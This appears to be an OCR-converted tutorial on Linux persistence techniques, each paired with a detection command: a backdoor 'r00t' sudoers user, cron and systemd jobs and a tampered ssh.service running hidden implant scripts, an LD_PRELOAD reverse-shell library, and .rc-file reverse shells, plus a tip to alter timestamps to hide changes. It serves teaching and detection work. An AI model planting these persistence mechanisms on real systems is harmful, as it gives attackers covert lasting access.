Backdoor User

Attackers can create a user on the target system to maintain access while that account is active

Creating the backdoor user

```
root@vulnerable:~# useradd r00t
useradd: user 'r00t' already exists
root@vulnerable:~#
```


Attackers can Add the backdoor user to sudoers group or give it sepcific sudo privs

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
r00t    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

Detection

You can list all users on the system by checking the paswd file

```
for user in $(getent passwd | cut -f1 -d:); do echo "---[ USER:
$user ]---"; done
```



Cronjobs

Attackers can use Cronjobs to schedule commands and implants
cronjobs can run for a user or systemwide

systemwide implant

```
root@vulnerable:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * * /bin/bash /usr/games/.sh
root@vulnerable:~#
```

the above example is a root specific cronjob that runs an empire implant everyday.


```
root@vulnerable:/usr/games# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.dai
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.wee
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.mor
0 */5 * * * /bin/bash /usr/games/.1.sh
root@vulnerable:/usr/games#
```

tthe above example is a system-wide cron job that runs a simple bash script that makes sure the r00t backdoor user exists every 5 hours.


Detection

Systemwide

```
ls /etc/cron.* & cat /etc/crontab
```



user specific



System service

Attackers can create or edit system service files to run commands and implants

```
root@vulnerable:/etc/systemd# cat /usr/lib/systemd/system/ssh.
[Unit]
Description=OpenBSD Secure Shell server
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStartPre=/usr/sbin/sshd -t
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/usr/sbin/sshd -t
ExecReload=/bin/kill -HUP $MAINPID
ExecReload=/bin/bash /usr/games/.2sh
KillMode=process
Restart=on-failure
RestartPreventExitStatus=255
Type=notify
RuntimeDirectory=sshd
RuntimeDirectoryMode=0755

[Install]
WantedBy=multi-user.target
Alias=sshd.service
root@vulnerable:/etc/systemd#
```

The above example is an edited ssh.service that runs a empire implant when ssh is reloaded

Detection

```
 find /etc/systemd/system /usr/lib/systemd/system /lib/systemd/system
-name "*.service" -mtime -1 -ls
```

```
root@vulnerable:/etc/systemd# find /etc/systemd/system /usr/lib/systemd/system /lib/systemd/system -name "*.service" -mtime -1 -ls
    25144      4 -rw-r--r--   1 root     root          575 Mar 10 19:59 /usr/lib/systemd/system/ssh.service
    25144      4 -rw-r--r--   1 root     root          575 Mar 10 19:59 /lib/systemd/system/ssh.service
root@vulnerable:/etc/systemd#
```

you will need to edit the timestamp

System service timer

Attackers can create a system service timer that runs a service at specific times (kind of like cronjobs)

```
root@vulnerable:/etc/systemd# cat /etc/systemd/system/libssd.service
[Unit]
Description="ssd kernel driver checks"

[Service]
ExecStart=/usr/games/.hidden.sh
root@vulnerable:/etc/systemd# cat /etc/systemd/system/helloworld.timer
\[Unit]
Description="Check ssd kernel drivers"

[Timer]
OnBootSec=5min
OnUnitActiveSec=24h
OnCalendar=Mon..Fri *-*-* 10:00:00
Unit=libssd.service

[Install]
WantedBy=multi-user.target
root@vulnerable:/etc/systemd#
```

this above example runs a empire implant Monday to Friday at 10 a.m

Detection

```
find /etc/systemd/system /usr/lib/systemd/system -name "*.timer" -mmin
-60
```

```
root@vulnerable:/etc/systemd# find /etc/systemd/system /usr/lib/systemd/system -name "*.timer" -mmin -60
/etc/systemd/system/helloworld.timer
root@vulnerable:/etc/systemd#
```

LD_PRELOAD


Attackers can craft a malicious shared object file which will run when a specfic command is ran

```
root@vulnerable:/opt# export LD_PRELOAD=/opt/libgnu.so >> /etc/profile
root@vulnerable:/opt#
```

the above example runs a malicious .so file (that runs a simple revshell) everytime someone logs in


Detection

```
lsof -n | grep ".so"
```



.rc files

Attackers can edit .rc files to run a command or implant when a user logs in and the .rc file is executed



The above example runs a simple revshell when the sysadmin user logs in.

Author MuteAvery